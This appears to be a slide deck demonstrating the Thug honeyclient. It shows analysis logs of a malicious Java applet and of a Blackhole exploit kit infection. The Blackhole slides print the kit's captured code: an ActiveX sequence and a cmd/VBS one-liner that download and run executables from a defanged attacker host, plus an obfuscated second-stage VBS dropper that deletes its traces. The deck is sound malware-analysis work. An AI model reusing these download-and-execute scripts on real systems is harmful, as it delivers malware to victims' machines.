# Java Applets Analysis

~ \$ thug -F http://192.168.0.100:8080/1

[2014-07-07 23:50:53] [window open redirection] about:blank -> http://192.168.0.100:8080/1

[2014-07-07 23:50:53] [HTTP Redirection (Status: 302)] Content-Location: http://192.168.0.100:8080/1 --> Location: http://192.168.0.100:8080/1/

[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/ (Status: 200, Referrer: None)

[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/ (Content-type: text/html, MD5: 514658fc397a7f227bd0d3e11b22c428)

[2014-07-07 23:50:53] <applet archive="qqNqSoke.jar" code="BTrJ.class" height="1" width="1"></applet>

[2014-07-07 23:50:53] [Navigator URL Translation] qqNqSoke.jar --> http://192.168.0.100:8080/1/qqNqSoke.jar

[2014-07-07 23:50:53] [applet redirection] http://192.168.0.100:8080/1/ -> http://192.168.0.100:8080/1/qqNqSoke.jar

[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/qqNqSoke.jar (Status: 200, Referrer: http://192.168.0.100:8080/1/)

[2014-07-07 23:50:53] [HTTP] URL: http://192.168.0.100:8080/1/qqNqSoke.jar (Content-type: application/octet-stream, MD5: 1b3354f594522ff32791c278f50f2efa)

[2014-07-07 23:50:56] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Sample submitted

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Dropped sample uAzpYJRZ.exe

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Dropped sample lixfXAb.class

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Dropped sample ArlBNUkvAi.dat

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule CreatesNewProcess match

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule WritesMZFile match

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule WritesExeFile match

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule LocalFileAccess match

[2014-07-07 23:50:57] [HoneyAgent][1b3354f594522ff32791c278f50f2efa] Yara heuristics rule RestrictedPropertyAccess match

[2014-07-07 23:50:57] Saving log analysis at /tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053



# Java Applets Analysis (continued)

```
~ $ cd /tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent/  
/tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent $ ls -lhR  
..  
total 668K  
-rw-r--r-- 1 buffer buffer 665K Jul  7 23:50 1b3354f594522ff32791c278f50f2efa.json  
drwxr-xr-x 2 buffer buffer  66 Jul  7 23:50 dropped  
./dropped:  
total 92K  
-rw-r--r-- 1 buffer buffer  110 Jul  7 23:50 ArlBNUkvAi.dat  
-rw-r--r-- 1 buffer buffer 9.2K Jul  7 23:50 lixfXAb.class  
-rw-r--r-- 1 buffer buffer  73K Jul  7 23:50 uAzpYJRZ.exe  
  
/tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent $ cd dropped/  
/tmp/thug/logs/97ae3a4c476f3efab64b70b26b0f7b57/20140707235053/analysis/honeyagent/dropped $ file *  
ArlBNUkvAi.dat: ASCII text  
lixfXAb.class:  compiled Java class data, version 45.3  
uAzpYJRZ.exe:  PE32 executable (GUI) Intel 80386, for MS Windows
```



# A Memorable Use Case: Blackhole EK - 1/4

```
$ thug -v "hxxp://myapp-ups.com/main.php?page=898e350e1897a478"
```

```
[2012-03-06 15:51:06] <applet archive="hxxp://myapp-ups.com/content/GPlugin.jar" code="Inc.class"><param name="p" test="12" valu="12" value="vssMlggUk7MMahMzPJFUgYPMvM-Vc/oAd/G6cr"></param></applet>
```

```
[2012-03-06 15:51:07] Saving applet hxxp://myapp-ups.com/content/GPlugin.jar
```

```
[2012-03-06 15:51:07] <param name="p" test="12" valu="12" value="vssMlggUk7MMahMzPJFUgYPMvM-Vc/oAd/G6cr"></param>
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.15
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.14
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.13
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.12
```

```
[2012-03-06 15:51:07] Unknown ActiveX Object: shockwaveflash.shockwaveflash.11
```

```
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (adodb.stream)
```

```
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (Shell.Application)
```

```
[2012-03-06 15:51:07] [Microsoft MDAC RDS.Dataspace ActiveX] CreateObject (msxml2.XMLHTTP)
```

```
[2012-03-06 15:51:07] [Microsoft XMLHTTP ActiveX] Fetching from URL hxxp://myapp-ups.com/w.php?f=97d19&e=2
```

```
[2012-03-06 15:51:08] [Microsoft XMLHTTP ActiveX] Saving File: eed88603a141913f83bb58b4eacc88cf
```

```
[2012-03-06 15:51:08] [Microsoft XMLHTTP ActiveX] send
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] open
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] Write
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] SaveToFile (./../467f705.exe)
```

```
[2012-03-06 15:51:08] [Adodb.Stream ActiveX] Close
```

```
[2012-03-06 15:51:08] [Shell.Application ActiveX] ShellExecute command: ./../467f705.exe
```

```
[2012-03-06 15:51:08] [Navigator URL Translation] ./content/ap1.php?f=97d19 --> hxxp://myapp-ups.com/content/ap1.php?f=97d19
```



# A Memorable Use Case: Blackhole EK - 2/4

[2012-03-06 15:51:09] Microsoft Internet Explorer HCP Scheme Detected

[2012-03-06 15:51:09] Microsoft Windows Help Center Malformed Escape Sequences Incorrect Handling

[2012-03-06 15:51:09] [AST]: Eval argument length > 64

[2012-03-06 15:51:09] [Windows Script Host Run] Command:

```
cmd /c echo B="I.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","hxxp://myapp-  
ups.com/content/hcp_vbs.php?f=97d19&d=0",false:.send():Set A =  
CreateObject("Scripting.FileSystemObject"):Set  
D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End  
With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP  
%\I.vbs && %TEMP%\I.vbs &&  
taskkill /F /IM helpctr.exe
```

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Code:

```
cmd /c echo B="I.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","hxxp://myapp-  
ups.com/content/hcp_vbs.php?f=97d19&d=0",false:.send():Set A =  
CreateObject("Scripting.FileSystemObject"):Set  
D=A.CreateTextFile(A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End  
With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP  
%\I.vbs && %TEMP%\I.vbs &&  
taskkill /F /IM helpctr.exe
```

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Downloading from URL  
hxxp://myapp-ups.com/content/hcp\_vbs.php?f=97d19&d=0

[2012-03-06 15:51:09] [Windows Script Host Run - Stage 1] Saving file  
2eceb44e291417dc613739fb258e0ac0





# A Memorable Use Case: Blackhole EK - 3/4

```
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Code:
w=3000:x=200:y=1:z=false:a = "hxxp://myapp-ups.com/w.php?e=5&f=97d19":Set e =
CreateObject(StrReverse("tcejbOmetsySeliF.gnitpircS")):Set f=e.GetSpecialFolder(2):b = f &
"\exe.ex2":b=Replace(b,Month("2010-02-16"),"e"):OT = "GET":Set c =
CreateObject(StrReverse("PTTHLMX.2LMXSM")):Set d =
CreateObject(StrReverse("maertS.BDODA"))
Set o=CreateObject(StrReverse("tcejbOmetsySeliF.gnitpircS"))
On Error resume next
c.open OT, a, z:c.send()
If c.Status = x Then
d.Open:d.Type = y:d.Write c.ResponseBody:d.SaveToFile b:d.Close
End If
Set w=CreateObject(StrReverse("llehS." & "tpi"&"rcSW"))
Eval(Replace("W.ex2c b", Month("2010-02-16"), "E"))
W.eXeC "taskkill /F /IM wm" & "player.exe":W.eXeC "taskkill /F /IM realplay.exe":Set
g=o.GetFiles(e.GetSpecialFolder(2) & "\" & StrReverse("bv.l") & "s"):g.Delete:WScript.Sleep
w:Set
g=o.GetFiles(b):Eval("g.Delete")
```

```
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Downloading from URL
hxxp://myapp-ups.com/w.php?e=5&f=97d19
```

```
[2012-03-06 15:51:09] [Windows Script Host Run - Stage 2] Saving file
eed88603a141913f83bb58b4eacc88cf
```



# A Memorable Use Case: Blackhole EK - 4/4

```
[2012-03-06 15:51:18] <param name="movie" value="content/field.swf"></param>
[2012-03-06 15:51:18] [Navigator URL Translation] content/field.swf --> hxxp://myapp-
ups.com/content/field.swf
[2012-03-06 15:51:18] Saving remote content at content/field.swf (MD5:
027ddef75ff4f692196e0461756c3deb)
[2012-03-06 15:51:18] <param name="allowScriptAccess" value="always"></param>
[2012-03-06 15:51:18] <param name="Play" value="0"></param>
[2012-03-06 15:51:18] <embed allowscriptaccess="always" height="10" id="swf_id"
name="swf_id" src="content/field.swf" type="application/x-shockwave-flash"
width="10"></embed>
[2012-03-06 15:51:18] [Navigator URL Translation] content/field.swf --> hxxp://myapp-
ups.com/content/field.swf
[2012-03-06 15:51:18] Saving remote content at content/field.swf (MD5:
027ddef75ff4f692196e0461756c3deb)
[2012-03-06 15:51:18] Saving log analysis at
../logs/a201092c67a6fecf301a09f8dae985b2/20120306155105
```



# Source code

Thug source code is publicly available at

<https://github.com/buffer/thug>

Contributions, comments and feedback welcome!



Thanks for the attention!

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